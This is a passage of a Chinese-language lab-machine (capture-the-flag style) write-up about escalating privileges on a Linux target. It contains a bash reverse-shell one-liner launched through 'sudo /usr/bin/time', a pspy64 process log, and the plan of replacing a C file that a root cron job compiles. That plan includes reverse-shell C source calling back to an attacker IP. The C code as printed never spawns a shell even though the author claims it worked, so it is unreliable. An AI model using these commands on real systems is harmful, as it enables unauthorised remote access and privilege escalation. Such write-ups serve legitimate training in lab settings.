Vim: Warning: Output is not to a terminal
Vim: Warning: Input is not from a terminal
看了一下啥也不是
=====
输出:
Having a little trouble with the cat command blue?
接下来还是使用 sudo -u ippsec /usr/bin/time执行以下看看是啥东西吧。
===== 执行: sudo -u ippsec /usr/bin/time =====
输出:

错误:
Usage: /usr/bin/time [-apvV] [-f format] [-o file] [--append] [--verbose]
       [--portability] [--format=format] [--output=file] [--version]
[--quiet] [--help] command [arg...]发现是比较标准的用法输出,之后又搜了一下/usr/bin/time这个是linux自带的文件,其功能是统计命令的运行耗时、CPU、内存 等资源数据,然后有个很重要的特性就是后边跟上任意命令都会直接执行
然后我们可以利用这个特性执行反弹shell
shell
sudo -u ippsec /usr/bin/time bash -c 'bash -i >& /dev/tcp/192.168.56.3/6666 0>&1'没毛病


接着找flag,当我使用 cat /home/ippsec/user.txt的时候发现以下内容:

根据提示就是真正的user.txt不是这个呗,接着找home目录下其他用户,发现 oxdf用户,但是没有权限读取,坑爹。

先提升一下权限吧

接下来尝试使用 sudo -l, 查看cron定时任务的方式都失败了,直接上linpeas.sh扫描一下这个方式也不行,期间会执行cat命令,导致跳到vim失败,干。
既然在我们做题的过程中会随机输出一些讽刺性语句,那么肯定会有一个进程去运行它,使用top不太行,最后上pspy64。看能捕获到什么关键信息。下载链接https://github.com/DominicBreuker/pspy/releases
text
Draining file system events due to startup...
done
2026/10/14 08:21:51 CMD: UID=1001  PID=7879   | ./pspy64
2026/10/14 08:21:51 CMD: UID=0     PID=7844   |
2026/10/14 08:21:51 CMD: UID=0     PID=7843   |
2026/10/14 08:21:51 CMD: UID=0     PID=7802   |
2026/10/14 08:21:51 CMD: UID=1001  PID=7734   | cat /etc/passwd
2026/10/14 08:21:51 CMD: UID=1001  PID=7733   | /bin/sh ./linpeas.sh -o SysI,Sudo,SUID,ProCronSrvcsTmrsSocks
2026/10/14 08:21:51 CMD: UID=1001  PID=7664   | /bin/sh ./linpeas.sh -o SysI,Sudo,SUID,ProCronSrvcsTmrsSocks
2026/10/14 08:21:51 CMD: UID=0     PID=7639   |
2026/10/14 08:21:51 CMD: UID=0     PID=7638   |
2026/10/14 08:21:51 CMD: UID=1001  PID=7546   | cat /proc/version
2026/10/14 08:21:51 CMD: UID=1001  PID=7545   | /bin/sh ./linpeas.sh
2026/10/14 08:21:51 CMD: UID=1001  PID=7506   | /bin/sh ./linpeas.sh
2026/10/14 08:21:51 CMD: UID=1001  PID=7476   | tr \n
2026/10/14 08:21:51 CMD: UID=1001  PID=7475   | grep -Ev ^/root|^/home|^/Users|^/var/www
2026/10/14 08:21:51 CMD: UID=1001  PID=7474   | cut -d : -f 6
2026/10/14 08:21:51 CMD: UID=1001  PID=7473   | grep sh$
2026/10/14 08:21:51 CMD: UID=1001  PID=7472   | cat /etc/passwd
2026/10/14 08:21:51 CMD: UID=1001  PID=7471   | /bin/sh ./linpeas.sh
2026/10/14 08:21:51 CMD: UID=1001  PID=7402   | /bin/sh ./linpeas.sh
2026/10/14 08:21:51 CMD: UID=1001  PID=7383   | tr \n
2026/10/14 08:21:51 CMD: UID=1001  PID=7382   | grep -Ev ^/root|^/home|^/Users|^/var/www
2026/10/14 08:21:51 CMD: UID=1001  PID=7381   | cut -d : -f 6
2026/10/14 08:21:51 CMD: UID=1001  PID=7380   | grep sh$
2026/10/14 08:21:51 CMD: UID=1001  PID=7379   | cat /etc/passwd
2026/10/14 08:21:51 CMD: UID=1001  PID=7378   | /bin/sh ./linpeas.sh
2026/10/14 08:21:51 CMD: UID=1001  PID=7291   | /bin/sh ./linpeas.sh
2026/10/14 08:21:51 CMD: UID=1001  PID=7189   | /bin/bash
2026/10/14 08:21:51 CMD: UID=1001  PID=7188   | python3 -c import pty;pty.spawn("/bin/bash")
2026/10/14 08:21:51 CMD: UID=0     PID=7184   |
2026/10/14 08:21:51 CMD: UID=1001  PID=7165   | bash -i
2026/10/14 08:21:51 CMD: UID=1001  PID=7164   | bash -c bash -i >& /dev/tcp/192.168.56.3/6666 0>&1
2026/10/14 08:21:51 CMD: UID=1001  PID=7163   | /usr/bin/time bash -c bash -i >& /dev/tcp/192.168.56.3/6666 0>&1
2026/10/14 08:21:51 CMD: UID=0     PID=7162   | sudo -u ippsec /usr/bin/time bash -c bash -i >& /dev/tcp/192.168.56.3/6666 0>&1
2026/10/14 08:21:51 CMD: UID=0     PID=6713   |
2026/10/14 08:21:51 CMD: UID=0     PID=3435   |
2026/10/14 08:21:51 CMD: UID=0     PID=1321   | /usr/lib/upower/upowerd
2026/10/14 08:21:51 CMD: UID=33    PID=1083   | /usr/sbin/apache2 -k start
2026/10/14 08:21:51 CMD: UID=33    PID=1082   | /usr/sbin/apache2 -k start
2026/10/14 08:21:51 CMD: UID=33    PID=1081   | /usr/sbin/apache2 -k start
2026/10/14 08:21:51 CMD: UID=33    PID=1080   | /usr/sbin/apache2 -k start
2026/10/14 08:21:51 CMD: UID=33    PID=1079   | /usr/sbin/apache2 -k start
2026/10/14 08:21:51 CMD: UID=113   PID=815    | /usr/sbin/mysqld
2026/10/14 08:21:51 CMD: UID=0     PID=791    | /usr/sbin/apache2 -k start
2026/10/14 08:21:51 CMD: UID=0     PID=784    | /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-shutdown --wait-for-signal
2026/10/14 08:21:51 CMD: UID=0     PID=780    | /usr/lib/policykit-1/polkitd --no-debug
2026/10/14 08:21:51 CMD: UID=0     PID=762    | sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
2026/10/14 08:21:51 CMD: UID=0     PID=720    | /sbin/agetty -o -p -- \u --noclear tty1 linux
2026/10/14 08:21:51 CMD: UID=1     PID=712    | /usr/sbin/atd -f
2026/10/14 08:21:51 CMD: UID=0     PID=708    | /usr/lib/udisks2/udisksd
2026/10/14 08:21:51 CMD: UID=0     PID=704    | /lib/systemd/systemd-logind
2026/10/14 08:21:51 CMD: UID=0     PID=701    | /usr/lib/snapd/snapd
2026/10/14 08:21:51 CMD: UID=104   PID=699    | /usr/sbin/rsyslogd -n -iNONE
2026/10/14 08:21:51 CMD: UID=0     PID=697    | /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
2026/10/14 08:21:51 CMD: UID=0     PID=690    | /usr/sbin/irqbalance --foreground
2026/10/14 08:21:51 CMD: UID=103   PID=683    | /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
2026/10/14 08:21:51 CMD: UID=0     PID=682    | /usr/sbin/cron -f
2026/10/14 08:21:51 CMD: UID=0     PID=677    | /usr/lib/accountsservice/accounts-daemon
2026/10/14 08:21:51 CMD: UID=101   PID=665    | /lib/systemd/systemd-resolved
2026/10/14 08:21:51 CMD: UID=100   PID=663    | /lib/systemd/systemd-networkd
2026/10/14 08:21:51 CMD: UID=102   PID=620    | /lib/systemd/systemd-timesyncd
2026/10/14 08:21:51 CMD: UID=0     PID=601    |
2026/10/14 08:21:51 CMD: UID=0     PID=584    |
2026/10/14 08:21:51 CMD: UID=0     PID=573    | /sbin/multipathd -d -s
2026/10/14 08:21:51 CMD: UID=0     PID=572    |
2026/10/14 08:21:51 CMD: UID=0     PID=430    |
2026/10/14 08:21:51 CMD: UID=0     PID=406    | /lib/systemd/systemd-udevd
2026/10/14 08:21:51 CMD: UID=0     PID=376    | /lib/systemd/systemd-journald
2026/10/14 08:21:51 CMD: UID=0     PID=302    |
2026/10/14 08:21:51 CMD: UID=0     PID=301    |
2026/10/14 08:21:51 CMD: UID=0     PID=253    |
2026/10/14 08:21:51 CMD: UID=0     PID=226    |
2026/10/14 08:21:51 CMD: UID=0     PID=2      |
2026/10/14 08:21:51 CMD: UID=0     PID=1      | /sbin/init maybe-ubiquity
2026/10/14 08:22:01 CMD: UID=0     PID=7889   | /usr/sbin/CRON -f
2026/10/14 08:22:01 CMD: UID=0     PID=7888   | /usr/sbin/CRON -f
2026/10/14 08:22:01 CMD: UID=0     PID=7890   | /usr/sbin/CRON -f
2026/10/14 08:22:01 CMD: UID=0     PID=7893   | /usr/bin/bash /root/defense/backdoor.sh
2026/10/14 08:22:01 CMD: UID=0     PID=7892   | /usr/bin/bash /root/defense/backdoor.sh
2026/10/14 08:22:01 CMD: UID=0     PID=7891   | /usr/sbin/CRON -f
2026/10/14 08:22:01 CMD: UID=0     PID=7894   | /usr/lib/gcc/x86_64-linux-gnu/9/cc1 -quiet -imultiarch x86_64-linux-gnu /var/www/wordpress/.git/supersecretfileuc.c -quiet -dumpbase supersecretfileuc.c -mtune=generic -march=x86-64 -auxbase supersecretfileuc -fasynchronous-unwind-tables -fstack-protector-strong -Wformat -Wformat-security -fstack-clash-protection -fcf-protection -o /tmp/ccSQLFZ0.s
2026/10/14 08:22:01 CMD: UID=0     PID=7895   | /bin/sh -c /usr/bin/bash /root/defense/talk.sh
Get out of my machine Blue!!
2026/10/14 08:22:01 CMD: UID=0     PID=7896   | as --64 -o /tmp/ccF30sN3.o /tmp/ccSQLFZ0.s
2026/10/14 08:22:01 CMD: UID=0     PID=7897   | /usr/lib/gcc/x86_64-linux-gnu/9/collect2 -plugin /usr/lib/gcc/x86_64-linux-gnu/9/liblto_plugin.so -plugin-opt=/usr/lib/gcc/x86_64-linux-gnu/9/lto-wrapper -plugin-opt=-fresolution=/tmp/ccNNRJT3.res -plugin-opt=-pass-through=-lgcc -plugin-opt=-pass-through=-lgcc_s -plugin-opt=-pass-through=-lc -plugin-opt=-pass-through=-lgcc -plugin-opt=-pass-through=-lgcc_s --build-id --eh-frame-hdr -m elf_x86_64 --hash-style=gnu --as-needed -dynamic-linker /lib64/ld-linux-x86-64.so.2 -pie -z now -z relro -o /var/www/wordpress/.git/rev /usr/lib/gcc/x86_64-linux-gnu/9/../../../x86_64-linux-gnu/Scrt1.o /usr/lib/gcc/x86_64-linux-gnu/9/../../../x86_64-linux-gnu/crti.o /usr/lib/gcc/x86_64-linux-gnu/9/crtbeginS.o -L/usr/lib/gcc/x86_64-linux-gnu/9 -L/usr/lib/gcc/x86_64-linux-gnu/9/../../../x86_64-linux-gnu -L/usr/lib/gcc/x86_64-linux-gnu/9/../../../../lib -L/lib/x86_64-linux-gnu -L/lib/../lib -L/usr/lib/x86_64-linux-gnu -L/usr/lib/../lib -L/usr/lib/gcc/x86_64-linux-gnu/9/../../.. /tmp/ccF30sN3.o -lgcc --push-state --as-needed -lgcc_s --pop-state -lc -lgcc --push-state --as-needed -lgcc_s --pop-state /usr/lib/gcc/x86_64-linux-gnu/9/crtendS.o /usr/lib/gcc/x86_64-linux-gnu/9/../../../x86_64-linux-gnu/crtn.o
2026/10/14 08:22:01 CMD: UID=0     PID=7898   | /usr/bin/ld -plugin /usr/lib/gcc/x86_64-linux-gnu/9/liblto_plugin.so -plugin-opt=/usr/lib/gcc/x86_64-linux-gnu/9/lto-wrapper -plugin-opt=-fresolution=/tmp/ccNNRJT3.res -plugin-opt=-pass-through=-lgcc -plugin-opt=-pass-through=-lgcc_s -plugin-opt=-pass-through=-lc -plugin-opt=-pass-through=-lgcc -plugin-opt=-pass-through=-lgcc_s --build-id --eh-frame-hdr -m elf_x86_64 --hash-style=gnu --as-needed -dynamic-linker /lib64/ld-linux-x86-64.so.2 -pie -z now -z relro -o /var/www/wordpress/.git/rev /usr/lib/gcc/x86_64-linux-gnu/9/../../../x86_64-linux-gnu/Scrt1.o /usr/lib/gcc/x86_64-linux-gnu/9/../../../x86_64-linux-gnu/crti.o /usr/lib/gcc/x86_64-linux-gnu/9/crtbeginS.o -L/usr/lib/gcc/x86_64-linux-gnu/9 -L/usr/lib/gcc/x86_64-linux-gnu/9/../../../x86_64-linux-gnu -L/usr/lib/gcc/x86_64-linux-gnu/9/../../../../lib -L/lib/x86_64-linux-gnu -L/lib/../lib -L/usr/lib/x86_64-linux-gnu -L/usr/lib/../lib -L/usr/lib/gcc/x86_64-linux-gnu/9/../../.. /tmp/ccF30sN3.o -lgcc --push-state --as-needed -lgcc_s --pop-state -lc -lgcc --push-state --as-needed -lgcc_s --pop-state /usr/lib/gcc/x86_64-linux-gnu/9/crtendS.o /usr/lib/gcc/x86_64-linux-gnu/9/../../../x86_64-linux-gnu/crtn.o
2026/10/14 08:22:01 CMD: UID=0     PID=7899   | /usr/bin/bash /root/defense/backdoor.sh
看到几个有趣的东西
- /root/defense/backdoor.sh # 一个后门防御的文件。暂时不知道做什么用的。
- /usr/lib/gcc/x86_64-linux-gnu/9/cc1 -quiet -imultiarch x86_64-linux-gnu /var/www/wordpress/.git/supersecretfileuc.c -quiet -dumpbase supersecretfileuc.c ... 这个东西比较可疑,在 wordpress目录下的 .git文件夹下。
- /bin/sh -c /usr/bin/bash /root/defense/talk.sh # 这个应该是一直讽刺我们的脚本了,可惜我们当前权限关不掉
先看一下文件内容,就一个简单的打印输出。

查看一下其文件权限 ll /var/www/wordpress/.git/supersecretfileuc.c 。我们只有读的权限,想要通过这个文件提权不太行。

接下来看它的父目录.git目录权限,有戏

由于.git目录就是一个单纯的目录,非git仓库,因此不能用git进行替换,但是.git有写的权限,因此我们可以先删除原有的c文件,换成我们自己反弹Shell的文件,因此先执行
shell
rm /var/www/wordpress/.git/supersecretfileuc.c然后在.git目录我们写一个反弹shell的c文件。
shell
tee > supersecretfileuc.c <<'EOF'
#include <stdio.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>
#include <netinet/in.h>
#include <arpa/inet.h>
int main(void){
     int sock = socket(AF_INET, SOCK_STREAM, 0);
     struct sockaddr_in addr;
     addr.sin_family = AF_INET;
     addr.sin_port = htons(8888);
     addr.sin_addr.s_addr = inet_addr("192.168.56.3");
     connect(sock, (struct sockaddr *)&addr, sizeof(addr));
     dup2(sock,0);
     dup2(sock,1);
     dup2(sock,2);
}
EOF
等待片刻即可捕捉到shell

完活

这个靶机真的搞心态!!!